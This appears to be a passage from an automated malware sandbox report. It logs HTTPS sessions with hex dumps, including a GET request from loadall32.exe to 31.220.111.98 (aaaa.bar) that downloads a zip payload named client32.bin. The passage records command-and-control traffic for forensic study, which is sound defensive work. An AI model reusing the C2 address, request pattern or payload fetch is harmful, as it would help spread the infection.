3b e8 81 18 ba ea 8e 7c 6e 65 4d a1 a0 1c 3f bf 81 27 c8 85 c0 08 e9 ee 06 c9 47 cd a4 58 3c 71 b2 83 94 31 1c 7f a7 b3 c7 68 34 ff 5e 29 23 43 8c a1 21 90 5b 3d 77 c6 bb 48 39 f2 a4 c2 e2 4f 7c 9d Data Ascii: X3BICjA]zq`X0pPQlBldjW5<y;1?x+dL:~s~yoT`y8O;1K@dt`y@6_~jvJASZQ^m;meM?GX<q1h4^)?#[=wH9Oj
2021-10-20 13:12:04 UTC	306	IN	Data Raw: 16 04 3b 3b 83 5a 48 f4 b6 a6 d4 fb 3d 29 fe c2 33 de e5 b2 33 c2 37 d4 e5 94 65 72 83 c2 84 59 e9 4d 55 cf c0 71 95 42 b2 09 27 57 70 1b 29 4a 9b 25 79 fa 14 f8 34 4a 28 af fd c0 0a 76 3d 2f dc cb 57 96 d3 ed df 8c 84 e8 1d c5 80 de f0 53 e0 08 96 90 2b fb b3 89 01 8c fe ba 6b 9a 67 71 00 b5 fc 2a 36 f6 da c3 1f 71 26 a8 a4 a7 99 49 ad 9f 98 07 72 49 d2 42 4f 4b 87 6e fc 54 5a d2 8f 20 8e fd 64 5e a3 fa e8 e8 a4 2e 96 44 4b 9f 5c e0 da 8c 65 de 38 cb 99 b5 c2 61 3c 10 58 fc 70 45 b9 22 4e b7 0c b7 aa 95 18 05 da 73 ba 96 45 67 6f 1f 8f 3f a4 c0 f4 27 8f 3c 74 87 ac 75 a4 60 40 a2 47 b6 95 62 ae 8a 02 b6 4f 82 4b ae e2 3e aa 89 2a 8a 73 f3 50 96 97 34 7c 13 4f 6e 83 a3 fc 70 a0 d7 d6 2c ab 65 52 59 08 89 4f 9a 41 3a 75 93 17 32 49 b9 4b ad 60 1e 6f c0 08 Data Ascii: ::ZH=)337erYMUqB^Wp)J%y4J(v=^WS+kgq^6q&IrlBOKnTZ d^,DKle8a<XpE^NsEgo?<tu`@GbOk>*sP4jOnp ,eRYOA:u2IK`o
2021-10-20 13:12:04 UTC	322	IN	Data Raw: 35 08 b5 ae da 8f cc 59 9e dc 22 0e a6 4c b2 72 98 0f 6d 65 74 d3 7d 24 22 13 99 fa c1 82 4f e0 0f cd ac a1 0c eb 6a 9a fd 6f c4 6e 56 c0 81 06 61 a6 82 c8 ba a8 2b d8 91 e3 ac 40 bb 82 67 0b 30 78 21 a1 1a 83 c6 9e 61 35 1d 15 95 b2 cc 31 27 90 11 eb 10 f0 fa f6 33 1b b6 39 49 89 e2 64 a4 95 a1 ac b1 b1 0a 42 b2 10 f8 d8 01 53 9c f7 3c ad 2d 4c 84 3b 72 ce 23 df 17 cf 5e 3e cc b4 61 04 c5 52 ab a7 b2 b2 23 54 1d 1a 01 d4 36 2d 3d ae b0 1e 7b 7a ff 48 9c 28 cc da a6 c0 95 ae 62 af d0 74 b3 cb c6 21 de c0 d7 df bd 9a 7a 14 43 58 00 36 9a 60 23 b8 7c af 09 42 b5 a5 fa d6 c1 6d 92 75 e0 22 a8 96 df b7 e3 7d 27 07 b8 30 01 e4 79 d4 29 b4 86 db 90 69 34 61 8d e2 8c af 36 d2 33 64 ee a8 62 a9 96 05 7b 22 d8 8a 22 1e af 8b d8 6e 6f 6a c3 e8 88 e5 d1 12 3c 6b 99 Data Ascii: 5Y"lrmtej\$^OjonVa+@g0xla51'39ldBS<L;:r#^>aR+^#T6-=^zh(bt!zCX6`#jBmu}')0y)4a6-3dbt{""noj<k

Timestamp	kBytes transferred	Direction	Data
2021-10-20 13:12:05 UTC	370	IN	Data Raw: 98 db 44 22 04 5f f9 61 0b e8 96 dd f6 9f 56 71 ee 85 12 88 33 59 04 2c 7a 79 38 27 5a c9 0a 11 50 86 23 8c ea d2 51 47 b0 2d 2c 9d 92 bf 5a af 82 7d 80 1b 2a 2c cc 4a 09 c6 68 7a 3e f1 5b c9 86 1a e7 c7 75 36 f3 b8 3f e7 a1 99 40 41 1b dd ce ab 2f a1 86 f5 6d cb 2f 68 18 60 2d 77 7b 30 3e f7 16 cb 06 0d ed 04 7c 58 12 ba 32 5b 9c 9a 7f d7 f9 f0 4e 8c 00 db dd 67 2a 90 2f 32 dc 27 d5 61 ce ab bf d6 11 fb ef a4 b2 59 d5 28 f8 cc 9e 5b 36 91 89 3a c4 10 e4 8b 1a 17 a1 ed 0b 5c 99 35 16 ad ed 6f 90 d8 d7 f3 60 b0 68 74 65 75 fd 9e b5 f7 8d 71 5a c7 ed 4f 3e 44 aa de 1f a0 35 1b 8b 00 6b 03 a7 d8 ac 64 af 04 98 af 4a aa 76 d0 90 99 69 1b 71 f1 60 33 4d c3 20 1a b6 a7 46 bb bd 33 07 92 09 47 ae a6 bb 51 19 18 c4 dd e6 5c 04 cf f3 b4 72 34 23 5f 4c 52 b6 30 bd Data Ascii: D"_aVq3Y,zY8'ZP#QG-,Z)*,Jhz>[u6?@/A/m/h`-w{0> X2[Ng*/2'aY{[(6:5o`hteuqZO>D5kdJvjq`3M F3GQlr#4_LR0
2021-10-20 13:12:05 UTC	386	IN	Data Raw: 4c 40 a9 e9 d9 86 bc c0 cd 43 e4 c7 90 ae 8c 19 ac c7 b3 87 5a 51 40 16 7e b8 b0 cc 21 e6 1b 61 46 ef b7 d1 8b 40 f4 fd e2 66 f5 bf 3e 2c 3e a6 4d 92 b5 80 e2 ff 3a 8b 94 a8 8e 69 37 6c 09 2d 6b 7e d6 96 59 40 13 e3 03 18 c6 0f 46 81 3c 73 8e 15 1c 6f 9e d2 53 62 ae a3 d9 7e 7d c3 98 68 9b fd 89 49 70 57 0e eb 52 29 d6 62 e9 f2 1d 7c d2 46 2f a4 96 33 f6 b6 b3 94 d7 30 63 04 db fb 60 4d 2c 82 18 01 17 89 2f 44 0e 4f 7f 5f b2 79 c7 f3 f9 88 ad 5e 15 d3 3f c9 fd 72 fd 77 87 17 60 75 f8 85 83 6b bc 96 51 7a 33 23 e7 bf aa f3 5c 3e cd f2 10 54 d0 c5 f8 aa 0d c9 05 d8 c3 6c ef 6a 00 de 77 81 77 d9 fa d9 93 71 85 14 dc f0 13 ff 87 f6 7f 1d 3c 3d 29 77 97 16 13 13 fa e5 8b e9 c9 c1 ad 5c 0d a5 b7 be 11 a6 85 a8 5b 1b d8 ae e7 85 ff e8 46 47 ed a1 40 b2 bc 1a 82 Data Ascii: L@CZQ@~!aF@>,>M:;7l-k-Y@F<soSb~}hlpWR)b F/30c`M,/_DO_~y^*rw`ukQz3#>Tljwwwq<=)w [FG@
2021-10-20 13:12:05 UTC	433	IN	Data Raw: fd ae 3e f7 4c 93 cf c5 0c 59 24 59 c9 5d 94 03 66 9e b5 9a 5f 75 2c af 4e ed 4e 44 0d 00 13 2f fe 0e a8 2f ad 23 02 4a 09 d2 90 ad 0f 28 f1 74 3f 9e d9 e5 03 cc 5c 7d 96 be 8b 3a e7 81 2a d0 28 82 9e 72 47 49 ae 68 ab 7e 2b 8c 76 2f ff b3 c4 9b e4 b2 c1 06 5b a1 00 c6 64 27 d0 af 5b e1 4c ed c1 71 6f 5b f5 7b 94 53 8c e5 92 1e b4 2f 7d 8d c5 5a e6 ac 0b 6e f5 0d 40 99 f2 a5 d4 40 d4 71 e9 23 2c 40 bb 6f eb 96 73 0e f9 51 c8 63 9d 33 49 0c 31 7e 88 5c 3e 3c 15 f7 97 48 32 f8 2b e6 fb 88 1a e0 38 e7 13 58 63 9d e7 80 c5 f0 3e ba 91 42 0d 7f cd e9 0d ca e3 e1 81 57 f5 94 7b 71 2f 6d 7c b4 2a f7 6e 85 74 50 94 a5 43 c7 77 00 5e b4 6a c4 a9 37 d4 dc 5f b2 55 b9 d9 f4 e1 81 94 56 02 73 a8 36 b4 9e 4c 53 32 2c 31 20 01 8d c0 58 2a fc df b0 40 cf c3 6e e0 e3 b2 Data Ascii: >LY\$Y]f_u,NND//#J(?!):*(rGIh~+v/[d[Lqo{[S/]Zn@.@q#,@osQc3l1-!><H2+8Xc>BW[q/m]*ntPCw~*j_UVs6LS2,1 X*@n
2021-10-20 13:12:05 UTC	449	IN	Data Raw: 97 63 78 a6 a0 8e 1a 65 cb 1e 91 2f 22 bb 8a 31 e7 d9 74 a0 06 ab 80 1f 40 e6 3d b2 62 83 57 4a d6 78 d9 76 89 d7 13 5c 17 02 bf c9 86 0b d1 e4 e2 5d c8 32 0f 93 f0 2b c9 3a ef 87 36 a6 3c 40 f3 07 57 c4 30 ac d5 34 fa 5d d1 68 43 c4 2e bf 37 51 69 56 37 74 e2 dd d8 1c c8 ef 82 c0 af 65 b2 ce cf 9b cd 9b 52 a1 f8 80 fe e4 7d a5 36 12 88 cc 61 8a 33 bd 39 e6 58 9f 50 01 1c 4d 01 b4 eb 19 a5 a3 ec 06 45 14 c2 d5 47 4e f9 a8 14 fc a6 64 43 36 fb 29 34 85 de d6 b9 f8 bc 81 aa ee fb 1e e6 d0 7e 0c 8e 4e b9 31 0c 12 af e9 e6 fd 22 d2 c6 50 16 a6 02 1d 7a fe 2b d3 46 07 4f e6 73 ed 53 38 c2 58 45 28 58 3a b1 f6 c3 18 df 96 8a 6f 7e ff 15 c1 12 a6 b6 ac 7f c1 0f ac 94 31 88 b8 1f 5f 74 d9 63 e1 94 11 49 c3 dd 20 d2 c4 78 26 12 f1 60 73 6d 29 bf 09 38 72 79 07 13 Data Ascii: cxe/"1t@=bWJxv 2+>6<@W04]hC.7QiV7teR]6a39XPMEGndC6)4~N1"Pz+FOsS8XE(X:o~1_tcl x&'sm)8ry

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
12	192.168.2.5	49960	31.220.111.98	443	C:\Windows\System32\loadall32.exe

Timestamp	kBytes transferred	Direction	Data
2021-10-20 13:12:05 UTC	464	OUT	GET /jdraw/34E0B5g64GHF/3XPDxs0lbMy/bqW9ARMnbt0tkT/D8MYNhHmlu3qZwQWjO72P/RY9TfewXOKIHe_2B/ce4ORI02hrZ9Esp/_2BVvplh9LurZ83S_2/B0O2_2FdR/glrNQ1mMUiz_2BS_2BT/MDTnU5RczKHbMBWqGJ/EyrDp1_2FuqKMBIze3vzAt9EP4e8z_2FDf/kkFLZbmwwAVEbk/QjYP.crw HTTP/1.1 User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 10.0) Host: aaaa.bar Connection: Keep-Alive Cache-Control: no-cache Cookie: PHPSESSID=al703vnk3gvkbspp3p283jhcga; lang=en
2021-10-20 13:12:06 UTC	465	IN	HTTP/1.1 200 OK Server: nginx/1.10.3 (Ubuntu) Date: Wed, 20 Oct 2021 13:12:05 GMT Content-Type: application/zip Content-Length: 227913 Connection: close X-Powered-By: PHP/5.4.16 Expires: Thu, 19 Nov 1981 08:52:00 GMT Cache-Control: public Pragma: no-cache Content-Transfer-Encoding: Binary Content-Disposition: attachment; filename=client32.bin
2021-10-20 13:12:06 UTC	466	IN	Data Raw: 7a d8 e7 e8 5a b1 41 33 b2 bc 98 a1 2d 68 13 0f 97 e9 11 38 74 e6 87 20 80 55 24 d2 32 ca b0 b5 bf ef 70 18 d4 d5 42 17 72 8e d5 2f 06 81 8a 8a 11 9a ce 93 c7 7d 46 ec 89 6f b9 08 6e f3 e9 5b bb 4a 79 2d ee 4e f7 bd 61 1f 44 cd 0a f7 36 20 5a 91 04 8e c1 33 8f f7 b1 d2 4e a6 0c 00 cd 68 f5 3a 14 99 e6 2b 34 95 d5 f2 e2 94 d4 0c 25 ae 18 03 78 09 8e f0 c5 6d 1b ab 49 c1 ad 79 81 48 e4 18 22 57 b8 52 0d 2c 28 17 6f a0 8b 55 5f 4b b3 ff 20 9e 5b f8 e2 dd 1a 3f da c4 ce aa 67 12 2e 97 13 2a f0 f8 b1 ff f1 e6 74 f3 a8 1c c9 9e ed 04 cf 21 b7 dc 2c 23 07 33 02 1b f7 d2 cc 06 e3 d7 20 04 e5 45 b7 db 43 76 2e c6 52 d0 4e d3 fe f7 73 59 44 33 b9 94 7e 52 1a 0f 88 95 66 09 0b 79 84 05 4d 1f b8 a4 eb 7b 33 8a 20 c9 4a 1a 36 2a 02 4b 45 ec 8c 07 04 f7 14 d0 74 ce ec Data Ascii: zZA3-h8t U\$2pBr/]Fon[Jy-NaD6 Z3Nh:+4%xmlyH"WR,(oU_K [?g.*tl,#3 ECv.RNsYD3~RfyM[3 J6*KEt
2021-10-20 13:12:06 UTC	481	IN	Data Raw: 2e 4a 31 ca f3 2b be 89 95 34 73 d7 cb 0c 35 50 c4 f1 24 68 b8 88 fc e3 a7 a4 41 86 f8 78 72 ba 2c 90 c1 e3 b3 fd cc d2 05 5c b3 e9 df 42 3a 66 1d 3d 9c 30 db dc 67 7b ab 0a 63 9e 99 3a e3 34 02 9b e3 c3 2a 8e 7b 0a 0e d6 b3 13 54 08 d7 62 5c c8 8a f5 3f 45 1a 48 f9 ef 9c 14 54 a6 b4 3d 2e 56 59 e6 16 5b 29 3c 7b 64 d9 3f 07 fa 80 0a 6a b7 ba 82 65 f6 e2 03 5c 3f 54 5c a2 73 0f 30 1a 81 cf 8b e6 ab e2 01 73 0f 1e 18 75 ad 97 26 cb 15 de 15 d6 48 cb 51 79 8f 3f 63 7b 8f f1 92 43 f0 4f 57 de 6c 4e ad b8 1f f6 47 b9 a2 d8 bc 92 4a 95 19 03 62 3c 8d 67 62 d1 80 bd d2 f7 06 37 5c 0f 39 52 04 e5 45 b5 99 20 0e ee 13 87 8f c5 e1 15 23 87 6f d4 a4 3f ae fc ef 14 81 fd fb 27 56 6a a0 df 16 76 77 a2 ca c9 af bc ab 64 2a 89 5d 62 98 bf bb 00 02 3f e2 68 b0 35 6a ef 7e Data Ascii: ..J1+4s5P\$hAxr, B:f=0g[c:4*{Tb}?EHT=.VY]<{d?je}?Ts0su&HQY?c{COWINGJb<gb7 9R2 #o?Vjvwd}*jb?h5j~

Timestamp	kBytes transferred	Direction	Data
2021-10-20 13:12:06 UTC	497	IN	Data Raw: 1b c5 c1 52 5d e8 1b 9f 71 ab 0e 0b 8a 06 41 d0 4e b2 cb 38 c5 78 ca 47 e5 5b 37 6b 00 6a a2 3b 43 82 0b 40 3b 9b d6 a7 5c ba 97 be 1f e7 ee af 71 bb 24 48 79 84 77 57 bc ab 4e bb f7 97 e6 e1 0d 53 9e f0 14 bf 31 5d 58 05 68 f2 a0 17 71 1c ad 45 3f ae c8 bc a5 aa 93 eb ba c8 a7 67 ac 5c eb d9 b1 07 eb 5f 17 c0 18 44 0c f2 3d e5 81 b3 8a 93 07 8c a4 fa 37 bc 6f 4c a1 a0 6e 28 50 74 08 0f 4a 51 66 bb b7 f9 2f 6e 3c 71 74 ff d7 8c 9e b5 56 5b 9d ee c1 d3 d7 99 76 b5 2e e9 c9 bb bc 74 89 5e 8b 63 a9 b2 5f 63 13 02 9c 34 83 60 13 85 42 2e a4 07 d3 64 e0 bf ec b0 74 b5 5d 30 8f 37 aa b8 eb b6 97 ef d8 c1 41 32 84 02 bf c5 59 16 51 c4 c9 d5 e2 66 32 ef 4b ab 59 9e 90 a0 d8 db c6 fb 78 77 d3 df b2 65 22 a3 66 bb 19 18 43 48 26 2f b4 dc 7b 68 0d 6e 34 d8 2b d0 43 Data Ascii: R qAN8xG[7k]C@;\q\$HywWNS1]XhqE?g_D=7oLn(PtJQf/n<qTVV")v\..t_c_4'B.dt 07A2YQfKYxwe"fCH&/ hn4+C
2021-10-20 13:12:06 UTC	513	IN	Data Raw: 5f 7a 9f 35 09 63 55 53 bb 4b 41 13 f0 91 f8 0a 07 60 7b f7 55 83 b4 a5 17 86 71 27 6b 8d 18 72 f9 43 15 c2 61 8b 60 90 27 e9 c9 13 a2 a0 63 2f 4d 2a 03 5a 41 7f 9f ab 65 f3 69 ce 1b 35 41 db 34 ea eb d6 9d 9f 13 e8 da 77 03 6a d8 e8 da 4f 0b 2b 13 51 a4 96 a7 47 32 59 77 45 0e b9 1f 3f 73 be 78 a0 8b a6 2d 08 2a 52 36 5b 9d ee c1 d3 d7 99 76 b5 5b a7 75 83 e2 18 23 e6 f1 ea 0d 54 aa 2d c6 ee 57 34 e5 fb 67 f2 4b 03 93 72 06 90 b3 b6 3e 4b 0d a4 7f 44 69 ea dc 3f 91 e0 72 6e 51 e4 59 b9 2d 88 6f 71 75 62 c4 aa f8 c6 f9 3f f1 7f cc f0 29 ea 89 7c 41 40 97 26 1c d1 5a 80 46 a4 7e fd 7b 04 0b 75 65 21 25 9a 05 08 e6 80 cc 1a 48 15 cc c7 14 c2 d7 ab bb 00 83 16 00 d3 4e 21 b2 50 29 94 10 54 24 aa c8 23 81 b3 16 c0 fd de fd 17 01 de 7a 04 d1 0f d1 52 69 97 78 Data Ascii: _z5cUSKA`{Uq'krCa`c/M*ZAei5A4wjO+QG2YwE?sx-*R6 I#u{[u#T-W4Gkr>KDi?rnQY-oqub?})A@&ZF~{ue!%HNIP)}\$#zRix
2021-10-20 13:12:06 UTC	545	IN	Data Raw: f6 dc b3 15 4c d1 14 b8 eb 59 b9 e1 37 08 b7 e2 48 73 d3 5f 58 44 83 57 60 8a b5 ba 46 dd e5 13 b4 4b 9f fa b9 3b 16 57 c6 74 ba b7 ca ae da 55 18 25 a9 61 16 1d 54 de c6 0e 93 ad 72 af 8f 01 7f 9e e5 c2 30 ce 18 65 e9 8d 33 23 21 dd 90 99 be 5a 86 38 60 0a 64 5e c0 3c 9b 98 4a c1 8a ae e6 0b 47 ee 0b ba db c2 e3 cc 1e f2 82 cf 91 7a 59 09 fb 82 ef d3 2c 94 20 0d b3 b6 8e fe fd 12 23 d6 25 d3 1e 4c 5e f8 72 51 3b 5a 5c 95 64 a0 88 22 56 ba 5f d3 14 e8 00 66 ea fb 4f 45 b5 4e 9b 57 cf 89 c4 4e a6 c4 0f dd 04 48 55 f2 4d 05 24 24 c3 51 8a b9 48 c7 c6 d8 f6 c9 af f1 de eb 65 ff 4b 63 c3 ea a4 5d 7b 34 40 46 9d 9a 1f be f2 e5 78 ae 49 25 7f 4a 1c 95 15 02 ba 5f ad 1f 2e 56 d5 e7 19 6f de 86 4e d2 7b 7a de 6d f8 e7 dc 57 f5 23 81 91 3e ab 9d df bf 74 84 26 4b Data Ascii: LY7HS_XDW'FK;WtU%aTr0e3#lZ8'd^<JGzY,##%L^rQ;Zld'V_fOENWNHUM\$\$\$QHeKc {4@Fxl%J_..V on{zmW#>t&K
2021-10-20 13:12:07 UTC	561	IN	Data Raw: 20 bc 07 a2 70 0c ba 65 28 80 61 ab 01 b1 81 37 31 09 a2 a1 66 5c 85 4e 97 ed 5b 95 a8 9f 75 75 3d 68 61 73 f3 9a 62 84 80 1b 83 41 4d a0 6a 3c 97 8b d3 01 45 8e 7d cf 25 76 f8 60 d6 85 04 29 da f2 2a 6a f3 5c 61 19 53 6a e0 54 b4 c8 d0 3d ec b1 f6 a8 41 70 ee a4 81 45 ae cb e4 f8 8e 6b 38 06 eb 05 dd ba 7a af f5 35 93 6b 7d c7 2c 71 20 21 07 81 ac 0b 8d 58 e3 6b 10 c6 50 0f 13 ad a6 a1 48 72 94 7d dd ce 69 16 50 6f 88 bb 55 6f 6c 31 8b ed e7 4b ea a0 cf 38 71 e4 0c f9 89 79 21 01 d8 34 b9 1e 5e 00 38 24 6b ea be e2 59 48 44 b1 52 cd b1 4b f0 7a 9f 8 5e 59 be b8 eb c3 7f 82 9c 9a ff 12 47 93 09 c4 42 ba 07 90 86 13 79 cd e1 4f f3 2c cf e3 13 d4 63 f4 a7 c6 57 a3 a5 9b 80 40 43 ce 8d 9b eb 6e bd f6 db 92 35 b5 45 df 08 5a f2 df 84 f0 c2 9c 93 80 35 01 c8 Data Ascii: pe(a71fN[uu=hasbAMj<E?%)*) aSJt=ApEk8z5k),q !XkPHRj PoUol1K8qy 4^8\$kYHDRKp^YGByO,cW@Cn5EZ5
2021-10-20 13:12:07 UTC	577	IN	Data Raw: 3b 57 ae 94 64 e1 a2 2f 21 c8 68 fe 83 e9 c0 cc a5 b4 7d ed a7 76 49 ee 30 ac 0d 6b 83 8d 7e 8c ee f8 05 a7 b8 0d 28 e8 9f 3a fb 0b 38 bd fc e6 f8 a1 f9 86 52 ed 92 14 e5 a5 bb 73 24 43 0c 32 6b e9 a3 3e 89 f9 40 7e 69 90 4b b7 b6 bf 9b fa 8c e4 ad 3a 20 45 36 5a 03 e0 ff 57 aa de 5d 27 4d 6d f8 a4 95 ae 49 02 c3 28 03 59 cd e3 fc e9 10 ac 2e 39 9c 64 22 3e 5a c2 81 57 11 29 68 0c 61 51 2f dd c5 b5 77 8f 31 ac 3c 48 aa 79 78 74 63 5a da a6 49 bc d2 39 01 f1 0f bb c2 f6 2a 5f 28 b1 0d 45 ca e9 dd 2c 23 c9 61 c2 45 e8 64 1d 29 cb b1 f7 70 c4 6d 0b 74 3d 1a 6f 20 e9 67 f2 6c 6a 67 15 27 d6 86 19 bf d1 31 31 15 ca c2 e1 0d 22 f6 cd 34 a8 47 87 41 23 7c 06 aa db 60 22 7b 5d 59 df 70 e6 8f 80 70 c9 d4 2e 2f 22 98 bb ad 88 cb b3 3b b0 11 09 ab 1a f3 75 16 9d 3b Data Ascii: ;Wd/lh}vI0k~{;8Rs\$C2k>@~iKj: E6ZWJ'Mml(Y..9d">ZW)haQ/w1<HyxtclI9*(E..#aEd)pmt=0 glij'11'4G# '"[Ypp J,'"u;
2021-10-20 13:12:07 UTC	625	IN	Data Raw: f4 45 5b 10 5c 2d 4f 1a 90 46 e3 a0 a3 5d 2e e4 27 e6 81 b2 37 f3 fe f5 c0 cb e2 5a 0c 85 c8 56 8d 72 ef 1d 40 1f bd 5e 9f e2 2c 58 0d ce 81 8d 68 22 f1 3e be b1 ce 56 8e 96 ed 7f cb 93 2f c6 da 16 3f 14 29 1e 69 9f ec 31 e0 23 9a 44 94 ef 4b d8 d0 c1 08 99 69 29 c8 2a 18 90 5d 29 c6 d0 cf 66 66 b7 01 05 60 0b 83 1a 6d 9b a0 1d a2 2d 4d a8 5e fc 38 c5 9e 05 82 09 de 00 4f b7 73 ea fb 72 8c cf 67 11 83 58 16 68 e5 c9 91 0f c6 ab 3c ca b1 6f a4 bf 65 e6 a9 54 f6 5c e5 52 58 a3 47 c0 29 a5 02 3c 26 7e 71 87 43 db e8 e3 12 c2 56 f4 e8 c1 a2 78 c5 10 65 40 9f cb f9 f8 c9 72 03 b4 6e 95 83 be c1 6e 77 9d 2a 24 bb 73 49 27 db 0a 07 10 9c 66 19 ba ea 00 22 f3 19 53 e4 a1 e4 9f 83 db a8 a6 ea 07 ec 20 6f 87 4f c8 0a 75 cc cc e6 2d fd 2d de 8a 1a 29 f7 1e 23 9e 84 Data Ascii: E[-OF].7ZVr@^,Xh">V/?)j1#DKi*) f m-m^8OsgXh<oeTlRXG)<~>qCVxe@rnnw*\$sl'f sOu--)#
2021-10-20 13:12:07 UTC	657	IN	Data Raw: b0 34 69 ae f2 ed 91 62 cf 4c f2 04 e4 81 46 be 40 88 33 ea 12 7f 56 54 38 6e db 40 6d 51 a2 77 ae 02 c6 38 fe 95 2b 17 d7 46 6d 99 c8 3d a7 24 23 10 19 04 2e 3f b8 3d 3c 61 b3 75 82 a1 db 73 32 a3 ba 8c 74 19 28 b4 61 32 ce 18 c2 a7 b8 29 64 f0 59 ea 32 6e 80 1c e4 08 95 08 11 60 54 47 4f 6e a4 5c 7e 63 6d 92 07 c8 82 02 05 b3 5f 8e 4d dd 31 80 60 af 08 f7 83 2a 1c 25 60 d0 f5 0d dc 79 5d 9d f6 32 fa 40 07 f0 0d a6 f3 a4 7c 6e 95 c0 37 0f b2 f6 fd 4c a0 42 ea 19 f4 58 ae dd 23 9b f7 bb d5 6f 0c 63 d1 92 98 60 b3 c4 66 10 04 d9 51 49 7c 5e 2a 52 89 d4 a2 1a ee db f4 56 d6 53 c7 b3 05 c1 44 71 f4 45 8a b0 67 98 7d 76 d2 c0 e9 48 78 c3 e4 75 71 8b 47 b9 c0 41 8a 1c 15 d7 33 95 c1 46 41 8d 8f bd b8 6b 7c 5d 0b 00 3c fb f4 92 c9 be 97 92 fc 29 98 dc 54 40 51 Data Ascii: 4ibLF@3VT8n@mQw8+Fm=\$#.??=<aus2t(a2)dY2n'TGOn~-cm_M1^*y 2@ n7LBX#ocfQ !^*RVS DqEg]vHxuqGA3FAk j<T@Q
2021-10-20 13:12:07 UTC	673	IN	Data Raw: a6 7e c3 d7 27 38 80 6d 49 5d ad 80 7b 43 c3 fc 9a 87 9f 53 3a b7 14 15 97 8a 69 87 72 bc 3c a7 88 1e 34 ff 0e d6 ba 8e 0f 5d 42 b0 9a d6 48 bf 3d 19 e5 d6 3e 7b 3b 5f 5e b8 5d 9f a4 ac b0 8e a3 bb e9 89 1e 98 f2 24 ce 4f d6 42 b4 09 c7 14 65 d4 28 df 25 8d fd 27 a5 fc 9a 08 3c 41 73 ca 7e 2c b9 b3 10 20 d0 50 ad 19 1f 23 a0 13 9c 55 b8 30 b4 ed e3 06 18 78 7c 56 12 8e 4d dd 81 ab 9f 21 dc b1 8a 1e aa 8d 1b d5 4b e4 66 9c 8c fc 23 e2 16 65 0f 60 75 d1 21 8f 15 4e 4c 9f ef 63 22 84 4b 27 19 d0 65 1c ff c0 40 8f 76 82 c9 84 e6 0c 61 f7 d3 32 8a 48 e6 f8 d6 8c 63 4a 68 b4 7b 5e bd f8 69 f6 a9 61 13 bf 1a 14 4d 37 04 c2 f8 f3 78 71 1f 87 78 1c ed ae 8f 85 45 7e a4 e4 9f 1d be 25 ea 73 b0 1c 81 9b ee 91 31 b2 97 03 2f 7c b8 3e 09 86 68 f0 fe 0c 26 42 85 4a 1a Data Ascii: ~8m {[CS:ir<4 BH=>[_^]\$OBe(%<As~, P#U0x VMiK#e`u!NLC'K'e@va2HcJh{^iaM7qxqE~%s1/ >h&BJ
2021-10-20 13:12:07 UTC	689	IN	Data Raw: ad e0 d1 12 29 22 49 f9 a7 34 97 6f 16 37 a2 81 a9 13 85 99 88 2d b8 18 ed ea 94 02 b8 22 70 88 0c 4e 0e 1b 00 37 07 5d 64 37 f1 6a 4c 38 7a f2 3a 1b 46 ef 40 57 8c e1 17 93 3c a3 4b 92 85 6a 10 e7 3f 00 44 98 2b c3 fa ee 7f 6b 37 fb da 91 35 cf 6a 80 66 60 87 9f 24 9d 96 42 04 c0 b3 9a 33 cc 61 ca 16 f3 ed e7 ea a7 3a 20 0f e8 34 ed 80 fe f9 c1 74 5d e2 f9 4a 63 04 d3 49 a0 05 0a f8 4a d1 0a 90 61 6a 78 cd d8 d0 bd e8 5d 41 37 ce 31 6a 1a 93 62 b6 40 78 c3 39 a0 e3 b5 1d 16 c7 a4 52 64 c1 a1 86 59 17 c6 04 73 90 dc 81 c5 b8 85 f8 c8 87 c0 a5 92 a0 ed 29 c2 6b 4c e0 e9 2e 7b 3f fd 5b 0f a7 d8 d8 2b 82 e3 60 b6 29 35 2b 35 eb de 6d 55 5b 09 af 1e 19 62 3c c6 34 06 bb 37 e1 4c 6b 37 e7 7e d4 bc 17 02 40 74 1f 2d 3c fc d2 07 5e 59 fc 92 9e d4 c9 59 Data Ascii: ")I4o7~"pN7]d7jL8z:F@W<K?D+k75j'f \$B3a: 4t JclJajx A71jb@x9RdYs)'L.{[+~}5+5m b<47Lj~@t<^YY

Timestamp	kBytes transferred	Direction	Data
2021-10-20 13:12:07 UTC	721	IN	Data Raw: 1d 15 22 2b 66 85 73 55 9e f6 5d a8 ee ce a7 ad e3 06 87 85 cc aa 6b f2 42 fd 2e 71 66 12 47 8e 4f 20 98 f2 f2 2f c8 e4 86 04 6d 89 5a 47 41 b4 c5 b3 2c b5 72 11 ed ba 4a 11 d8 c5 78 7a 07 5e 3a 35 5b 79 1b ea f0 cd 1c 51 ca d6 3f 7c 2a 83 33 78 ea f8 a1 d2 53 56 01 d8 bc f0 70 e3 c7 56 d1 49 7c 69 88 45 fd 9e f8 75 51 b3 6b 86 60 ec 24 61 d5 01 53 f6 d0 5f d0 fc 4a c2 a4 a7 9a e1 19 6e 91 30 ef 70 fc 6b 93 3c 90 c8 f6 19 fc a6 ce fc 4e 06 d6 48 8f d3 2d 9d 12 97 9d 2e cb d0 0f ee c6 9c 88 05 10 81 d9 1b 82 d6 24 26 e5 f9 81 16 d7 c4 21 f4 8d 80 59 6e 21 72 a1 30 24 dc 56 eb 1e c2 33 72 fe 43 94 d6 f7 89 b8 f9 c0 bd e3 2a fb 80 da 0f a1 ff 1d 43 89 84 1a b5 ef f5 db bc e9 79 91 d6 80 6d 40 24 9f 96 b2 01 78 4a 45 bf 58 84 4b 5e 45 41 b6 5b 47 0d e4 3b e4 Data Ascii: "+fsU]kB.qfGO /mZGA,rJxz^:5[yQ?[*3xSVpVl]iEuQk'\$aS_Jn0pk<NH-.\$&!Yn!r0\$V3rC*Cym@x\$JEXK^EA[G;
2021-10-20 13:12:07 UTC	737	IN	Data Raw: 2e fb d7 0d cb 00 dd e6 64 4f 12 08 ca b5 65 15 ea dd 61 cf 59 a0 04 52 6d 3a 86 4a 5c 6f 3c 6c 28 15 af b6 d0 89 01 51 da 89 16 c7 3c 79 9b 77 68 ca cd 8c 91 5e f7 6f 51 58 f6 11 eb 66 c3 96 07 b5 3c 1f 26 a5 27 0a 26 66 13 20 26 1e ed 1f 1e 48 82 7f 31 c3 3e 11 2e 36 52 61 d9 12 a3 8a 5b d8 ad 2e eb c4 f5 02 a5 f3 57 48 23 3e e2 49 bc 1c 72 e8 1d 42 34 84 0c e4 4b 29 19 0d 98 88 d1 f8 85 30 f5 bc 13 32 3e d8 76 cb 37 60 de ac 31 9d bc c1 16 d8 ea 49 2d 50 70 d8 18 86 1a c3 e6 5c b3 d0 15 54 d4 a9 76 e7 43 90 50 a7 09 85 d6 8b 5a 00 3d d6 c1 cd 33 e9 99 9b 